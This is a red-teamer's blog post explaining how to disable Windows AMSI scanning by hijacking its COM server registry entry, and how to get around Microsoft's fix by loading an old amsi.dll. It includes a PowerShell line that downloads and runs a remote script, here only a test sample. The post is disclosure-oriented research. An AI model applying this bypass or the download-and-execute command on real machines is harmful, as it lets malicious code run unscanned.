



Matt Nelson

[Follow](#)

Red Teamer | Security Researcher | Enjoys abusing features | Tweets are my own |

<http://github.com/enigma0x3>


Jul 19, 2017 · 5 min read

## Bypassing AMSI via COM Server Hijacking

Microsoft's Antimalware Scan Interface (AMSI) was introduced in Windows 10 as a standard interface that provides the ability for AV engines to apply signatures to buffers both in memory and on disk. This gives AV products the ability to “hook” right before script interpretation, meaning that any obfuscation or encryption has gone through their respective deobfuscation and decryption routines. If desired, you can read more on AMSI [here](#) and [here](#). This post will highlight a way to bypass AMSI by hijacking the AMSI COM server, analyze how Microsoft fixed it in build #16232 and then how to bypass that fix.

**This issue was reported to Microsoft on May 3rd, and has been fixed as a Defense in Depth patch in build #16232.**

To get started, this is what an AMSI test sample through PowerShell will look like when AMSI takes the exposed scriptblock and passes it to Defender to be analyzed:



The screenshot shows a web browser window with the address bar at `pastebin.com/raw/JHhnFV8m`. The page content contains a PowerShell script:

```
$base64 = "FHJ+YHoTZ1ZARxNgU15DX1YJEWBAFQAFBWHgsFALeEbwAACH4LBACDHgNSUAIHCwdQAgALBRQ="
$bytes = [Convert]::FromBase64String($base64)
$string = -join ($bytes | % { [char] ($_ -bxor 0x33) })
iex $string
```

Below the browser window is a Windows PowerShell window. The prompt is `PS C:\Users\Matt>`. The user enters `iex (iwr http://pastebin.com/raw/JHhnFV8m)`. The output shows the script being downloaded and then blocked by antivirus software:


```
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Users\Matt>
```

AMSI Blocking "Malicious" Code

As you can see, AMSI took the code and passed it along to be inspected before Invoke-Expression was called on it. Since the code was deemed malicious, it was prevented from executing.

That begs the question: how does this work? Looking at the exports of `amsi.dll`, you can see the various function calls that AMSI exports:



The screenshot shows the CFF Explorer VIII interface for `amsi.dll`. The left pane displays the file structure, with the `Export Directory` selected. The right pane shows a table of exported functions.


Member	Offset	Size	Value
Characteristics	000095E0	Dword	00000000
TimeDateStamp	000095E4	Dword	25235DAB

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00002320	0000	0000AA93	AmsiCloseSession
00000002	00002030	0001	0000AAA4	AmsiInitialize
00000003	000022C0	0002	0000AAB3	AmsiOpenSession
00000004	00002340	0003	0000AAC3	AmsiScanBuffer
00000005	00002440	0004	0000AAD2	AmsiScanString
00000006	000024A0	0005	0000AAE1	AmsiUacInitialize
00000007	00002720	0006	0000AAF3	AmsiUacScan
00000008	000026C0	0007	0000AAFF	AmsiUacUninitialize
00000009	00002260	0008	0000AB13	AmsiUninitialize
0000000A	00001750	0009	0000AB24	DllCanUnloadNow
0000000B	00001780	000A	0000AB34	DllGetClassObject
0000000C	000018B0	000B	0000AB46	DllRegisterServer
0000000D	000018B0	000C	0000AB58	DllUnregisterServer


One thing that stood out to me immediately is amsi!DllGetClassObject and amsi!DllRegisterServer, as these are all COM entry points and used to facilitate instantiation of a COM object. Fortunately, COM servers are easy to hijack since medium integrity processes default to searching the current user registry hive (HKCU) for the COM server before looking in HKCR/HKLM.

Looking in IDA, we can see the COM Interface ID (IID) and ClassID (CLSID) being passed to `CoCreateInstance()`:



AMSI's IID and CLSID Being Passed to `CoCreateInstance()`

We can verify this by looking at ProcMon:




AMSI Searching for COM Server in HKCU

What ends up happening is that AMSI's scanning functionality appears to be implemented via its own COM server, which is exposed when the COM server is instantiated. When AMSI gets loaded up, it instantiates its COM component, which exposes methods such as `amsi!AmsiOpenSession`, `amsi!AmsiScanBuffer`, `amsi!AmsiScanString` and `amsi!AmsiCloseSession`. If

we can force the COM instantiation to fail, AMSI will not have access to the methods it needs to scan malicious content.


Since the COM server is resolved via the HKCU hive first, a normal user can hijack the InProcServer32 key and register a non-existent DLL (or a malicious one if you like code execution). In order to do this, there are two registry entries that need to be made:



AMSI COM Hijack Registry Entries


When AMSI attempts to instantiate its COM component, it will query its registered CLSID and return a non-existent COM server. This causes a load failure and prevents any scanning methods from being accessed, ultimately rendering AMSI useless.

As you can see, importing the above registry change causes “C:\IDontExist” to be returned as the COM server:



Now, when we try to run our “malicious” AMSI test sample, you will notice that it is allowed to execute because AMSI is unable to access any of the scanning methods via its COM interface:





You can find the registry changes here:

<https://gist.github.com/enigma0x3/00990303951942775ebb834d5502f1a6>

Now that the bug is understood, we can go about looking at how Microsoft fixed it in build #16232. Since `amsi.dll` is AMSI's COM server as well, diffing the two DLLs seemed like a good place to start. Looking at the diff, the `AmsiInitialize` function stood out as it likely contains logic to actually instantiate AMSI.





On the left, we have the old AMSI DLL and on the right, we have the newly updated AMSI DLL. As you can see, Microsoft appears to have removed the call to CoCreateInstance() and replaced it with a direct call to DllGetClassObject(). CoCreateInstance() can be defined as a high-level function used to instantiate COM objects that is implemented using CoGetClassObject().


After resolution finishes (partially via registry CLSID lookups) and the COM server is located, the server's exported function "DllGetClassObject()" is called. By replacing CoCreateInstance with a direct call to `amsi.dll`'s `DllGetClassObject()` function, the registry resolution is avoided. Since AMSI is no longer querying the CLSID in the registry for the COM server, we are no longer able to hijack it.

Now that we know the fix, how do we go about bypassing it? Before proceeding, it is important to understand that this particular bug has been publicized and talked about since 2016. Essentially, scripting interpreters, such as PowerShell, load `amsi.dll` from the working directory instead of

loading it from a safe path such as System32. Due to this, we can copy PowerShell.exe to a directory we can write to and bring back the vulnerable version of amsi.dll.


At this point, we can either hijack the DLL off the bat, or we can create our same registry keys to hijack AMSI's COM component. Since this vulnerable AMSI version still calls CoCreateInstance(), we can hijack the registry search order again.


First, we can verify that the patched amsi.dll version doesn't query the COM server via the registry by creating a ProcMon filter for powershell.exe and AMSI's CLSID. When PowerShell starts, you will notice no entries come up:






Next, we drop the vulnerable AMSI DLL and move PowerShell to the same directory. As you can see, it is now querying the registry to locate AMSI's COM server:





With the vulnerable AMSI DLL back, we can now execute the COM server hijack:





### Bypass Using Old AMSI DLL

